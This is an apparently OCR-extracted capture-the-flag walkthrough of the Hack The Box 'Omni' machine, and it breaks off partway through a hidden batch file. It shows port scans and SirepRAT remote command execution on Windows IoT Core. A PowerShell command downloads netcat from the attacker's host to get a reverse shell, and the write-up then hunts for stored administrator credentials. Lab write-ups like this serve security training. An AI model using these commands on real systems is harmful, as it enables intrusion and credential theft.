
HTB.Omni

Machine Information



Enumeration

Reconnaissance

perform port scan found 2 open ports

```
PORT     STATE SERVICE VERSION
135/tcp  open  msrpc   Microsoft Windows RPC
8080/tcp open  upnp    Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|   Basic realm=Windows Device Portal
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

use masscan to scan for all ports & found several new ports

```
nobodyatall@0×DEADBEEF:~/htb/boxes/omni$ sudo masscan -p1-65535 -e tun0 10.10.10.204
[sudo] password for nobodyatall:

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-10-09 12:16:09 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 5985/tcp on 10.10.10.204
Discovered open port 29819/tcp on 10.10.10.204
Discovered open port 29820/tcp on 10.10.10.204
Discovered open port 29817/tcp on 10.10.10.204
Discovered open port 135/tcp on 10.10.10.204
Discovered open port 8080/tcp on 10.10.10.204
nobodyatall@0×DEADBEEF:~/htb/boxes/omni$
```


perform port scanning on the new founded port & found these services

```
PORT      STATE SERVICE  VERSION
5985/tcp  open  upnp     Microsoft IIS httpd
29817/tcp open  unknown
29819/tcp open  arcserve ARCserve Discovery
29820/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/
cgi-bin/submit.cgi?new-service :
SF-Port29820-TCP:V=7.80%I=7%D=10/9%Time=5F80595B%P=x86_64-pc-linux-gnu%r(N
SF:ULL,10,"\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(GenericLines,10,"
SF:\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(Help,10,"\*LY\xa5\xfb`\x0
SF:4G\xa9m\x1c\xc9}\xc8O\x12")%r(JavaRMI,10,"\*LY\xa5\xfb`\x04G\xa9m\x1c\x
SF:c9}\xc8O\x12");
Service Info: Host: PING
```


Targets

getting initial foothold


windows device portal hmm...



windows device portal, so it seems to be a Windows IoT Box



finding for exploit & found this SirepRAT



RCE on Windows IoT Core? might be useful for our case

SirepRAT - RCE as SYSTEM on Windows IoT Core

SirepRAT Features full RAT capabilities without the need of writing a real RAT malware on target.

Context

The method is exploiting the Sirep Test Service that's built in and running on the official images offered at Microsoft's site. This service is the client part of the HLK setup one may build in order to perform driver/hardware tests on the IoT device. It serves the Sirep/WPCon/TShell protocol.

We broke down the Sirep/WPCon protocol and demonstrated how this protocol exposes a remote command interface for attackers, that include RAT abilities such as get/put arbitrary files on arbitrary locations and obtain system information.

Based on the findings we have extracted from this research about the service and protocol, we built a simple python tool that allows exploiting them using the different supported commands. We called it SirepRAT.

It features an easy and intuitive user interface for sending commands to a Windows IoT Core target. It works on any

testing to grab the hosts file from the remote device and it works! so this script might helps us to get RCE

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/htb/boxes/omni/SirepRAT]
└─$ python3 SirepRAT.py 10.10.10.204 GetFileFromDevice --remote_path "C:\Windows\System32\drivers\etc\hosts" --v
________


________
________
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost

________
<HResultResult | type: 1, payload length: 4, HResult: 0×0>
<FileResult | type: 31, payload length: 824, payload peek: 'b'# Copyright (c) 1993-2009 Microsoft Corp.\r\n#\r\n# Th''>

┌──(nobodyatall㉿0×DEADBEEF)-[~/htb/boxes/omni/SirepRAT]
```

create a directory in C:

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/htb/boxes/omni/SirepRAT]
└─$ python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\windows\system32\cmd.exe" --args '/c "mkdir C:\hohoho"'
<HResultResult | type: 1, payload length: 4, HResult: 0×0>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''>
```

host netcat binary

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/script/revShell/ncWindows]
└─$ ls
nc64.exe  nc.exe

┌──(nobodyatall㉿0×DEADBEEF)-[~/script/revShell/ncWindows]
└─$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

download on the remote host


```
┌──(nobodyatall㉿0×DEADBEEF)-[~/htb/boxes/omni/SirepRAT]
└─$ python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe" --args '/c "invoke-webr
equest -uri http://10.10.14.16:8080/nc64.exe -outfile C:\hohoho\nc.exe"'
<HResultResult | type: 1, payload length: 4, HResult: 0×0>
```

execute netcat to return us the reverse shell & voila we got our initial foothold!

Post Exploitation

Privilege Escalation

we're omni user now which is the same as the hostname



found user.txt in C:\Data\Users\app

```
cd app
PS C:\Data\Users\app> dir
dir


    Directory: C:\Data\Users\app


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        7/4/2020   7:28 PM                3D Objects
d-r---        7/4/2020   7:28 PM                Documents
d-r---        7/4/2020   7:28 PM                Downloads
d-----        7/4/2020   7:28 PM                Favorites
d-r---        7/4/2020   7:28 PM                Music
d-r---        7/4/2020   7:28 PM                Pictures
d-r---        7/4/2020   7:28 PM                Videos
-ar---        7/4/2020   8:20 PM            344 hardening.txt
-ar---        7/4/2020   8:14 PM           1858 iot-admin.xml
-ar---        7/4/2020   9:53 PM           1958 user.txt
-ar---        7/4/2020   9:53 PM           1958 user.xml


PS C:\Data\Users\app>
```

the root.txt are placed in C:\Data\Users\administrator

```
cd administrator
PS C:\Data\Users\administrator> dir
dir


    Directory: C:\Data\Users\administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        7/3/2020  11:23 PM                3D Objects
d-r---        7/3/2020  11:23 PM                Documents
d-r---        7/3/2020  11:23 PM                Downloads
d-----        7/3/2020  11:23 PM                Favorites
d-r---        7/3/2020  11:23 PM                Music
d-r---        7/3/2020  11:23 PM                Pictures
d-r---        7/3/2020  11:23 PM                Videos
-ar---        7/4/2020   9:48 PM           1958 root.txt


PS C:\Data\Users\administrator>
```

both file can be read but some kinda thing encrypted it

```
PS C:\Data\Users\app> type user.txt
type user.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa2885364000000000200000000001066000000010000200000000ca1d29ad4939e04e514
d26b9706a29aa403cc131a863dc57d7d69ef398e0731a000000000e8000000002000020000000eec9b13a75b6fd2ea6fd955909f9927dc2e77d41b19adde3951ff936d4a68ed750000000c6cb131e1a37a21b8
eef7c34c053d034a3bf86efebefd8ff075f4e1f8cc00ec156fe26b4303047cee7764912eb6f85ee34a386293e78226a766a0e5d7b745a84b8f839dacee4fe6ffb6bb1cb53146c6340000000e3a43dfe678e3c6
fc196e434106f1207e25c3b3b0ea37bd9e779cdd92bd44be23aaea507b6cf2b614c7c2e71d211990af0986d008a36c133c36f4da2f9406ae7</SS>
    </Props>
  </Obj>
</Objs>
PS C:\Data\Users\app>
```

```
d-r---          7/3/2020   11:23 PM                Pictures
d-r---          7/3/2020   11:23 PM                Videos
-ar---          7/4/2020    9:48 PM           1958 root.txt


PS C:\Data\Users\administrator> type root.txt
type root.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb0100000011d9a9af9
398c648be30a7dd764d1f3a0000000020000000000106600000001000020000000 4f4016524600b
3914d83c0f88322cbed77ed3e3477dfdc9df1a2a5822021439b000000000e8000000002000020000
000dd198d09b343e3b6fcb9900b77eb64372126aea207594bbe5bb76bf6ac5b57f4500000002e94c
4a2d8f0079b37b33a75c6ca83efadabe077816aa2221ff887feb2aa08500f3cf8d8c5b445ba2815c
5e9424926fca73fb4462a6a706406e3fc0d148b798c71052fc82db4c4be29ca8f78f023346440000
0008537cfaacb6f689ea353aa5b44592cd4963acbf5c2418c31a49bb5c0e76fcc3692adc330a85e8
d8d856b62f35d8692437c2f1b40ebbf5971cd260f738dada1a7</SS>
    </Props>
  </Obj>
</Objs>
PS C:\Data\Users\administrator>
```

iot-admin.xml? might be the administrator user credential here

```
PS C:\Data\Users\app> type iot-admin.xml
type iot-admin.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">omni\administrator</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa2885364000000000200000000001066000000010000200000000855856bea37267a6f
9b37f9ebad14e910d62feb252fdc98a48634d18ae4ebe000000000e8000000002000020000000648cd59a0cc43932e3382b5197a1928ce91e87321c0d3d785232371222f554830000000b6205d1abb57026bc
339694e42094fd7ad366fe93cbdf1c8c8e72949f56d7e84e40b92e90df02d635088d789ae52c0d640000000403cfe531963fc59aa5e15115091f6daf994d1afb3c2643c945f2f4b8f15859703650f2747a60cf
9e70b56b91cebfab773d0ca89a57553ea1040af3ea3085c27</SS>
    </Props>
  </Obj>
</Objs>
PS C:\Data\Users\app>
```

found something kinda similar with our scenario, so we need to use the import-CliXml command here

Here's how you'd save a PSCredential object to a file:

```
Get-Credential | Export-CliXml  -Path MyCredential.xml
```

That's it! I'll now look at the XML file generated. Notice that the username (userhere) is not encrypted but the password is. PowerShell is smart enough to automatically encrypt the password.

```
<Objs  Version="1.1.0.1" xmlns="http://schemas.microsoft.com/power
  <Obj RefId="0">
  <TN RefId="0">
  <T>System.Management.Automation.PSCredential</T>
  <T>System.Object</T>
  </TN>
  <ToString>System.Management.Automation.PSCredential</ToString>
  <Props>
```

import the xml

```
$credential = Import-CliXml -Path  <PathToXml>\MyCredential.xml
```

At this point, you can use use the PSCredential object using any -Credential parameter

tried it but it shows error occurred during cryptographic operation, probably because we're not app user

```
PS C:\Data\Users\app> $credential = Import-CliXml -Path C:\Data\Users\app\iot-ad
min.xml
$credential = Import-CliXml -Path C:\Data\Users\app\iot-admin.xml
Import-CliXml : Error occurred during a cryptographic operation.
At line:1 char:15
+ $credential = Import-CliXml -Path C:\Data\Users\app\iot-admin.xml
+               ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```


found an interesting hidden bat file

```
PS C:\> get-childitem -hidden -recurse -filter *.bat -erroraction silentlycontin
ue
get-childitem -hidden -recurse -filter *.bat -erroraction silentlycontinue


    Directory: C:\Program Files\WindowsPowerShell\Modules\PackageManagement


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-h--        8/21/2020  12:56 PM            247 r.bat


PS C:\>
```


is that the credentials for those users?

```
PS C:\Program Files\WindowsPowerShell\Modules\PackageManagement> type r.bat
type r.bat
@echo off

:LOOP

for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "ad
